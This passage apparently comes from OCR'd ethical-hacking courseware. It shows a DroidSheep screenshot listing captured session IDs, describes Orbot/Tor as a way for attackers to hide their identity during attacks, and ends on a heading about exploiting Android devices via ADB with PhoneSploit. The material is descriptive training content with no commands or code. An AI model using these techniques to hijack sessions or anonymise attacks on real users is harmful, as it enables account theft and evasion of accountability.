
http://pixel.quantserve.com
IP=192.168.4.11 ID: -1193088721

http://www.adshost1.com
IP=192.168.4.11 ID: -872682735

http://i.simpli.fi
IP=192.168.4.11 ID: 2000327422

http://dwww_objectify_ca.d.chango....
IP=192.168.4.11 ID: 1165334141

Figure 17.28: Screenshot of DroidSheep



Hacking with Orbot Proxy

- Orbot is a proxy app that empowers other apps to **privately** use the **internet**
- It uses Tor to **encrypt your Internet traffic** and then hides it by bouncing through a series of computers around the world
- Attackers can use this application to **hide their identity** while performing attacks or surfing through **target web applications**

11:57
Orbot
STOP
BROWSE
11:58
Orbot
Bridge Mode
Obfs4 (Best)
Tunnel through Azure
Tunnel through Amazon
Get New Bridges
CANCEL


If your mobile network actively blocks Tor, you can use a Bridge to access the network. SELECT one of the bridge types above to enable bridges.

https://guardianproject.info

Hacking with Orbot Proxy

Source: *https://guardianproject.info*

Orbot is a proxy app that empowers other apps to use the Internet more privately. It uses Tor to encrypt your Internet traffic and then hides it by bouncing it through a series of computers around the world. Attackers can use this application to hide their identity while performing attacks or surfing through target web applications.




11:57
Orbot
STOP
BROWSE
11:58
Orbot
Bridge Mode
Obfs4 (Best)
Tunnel through Azure
Tunnel through Amazon
Get New Bridges
CANCEL

If your mobile network actively blocks Tor, you can use a Bridge to access the network. SELECT one of the bridge types above to enable bridges.

Figure 17.29: Screenshot of Orbot Proxy

Exploiting Android Device through ADB Using PhoneSploit

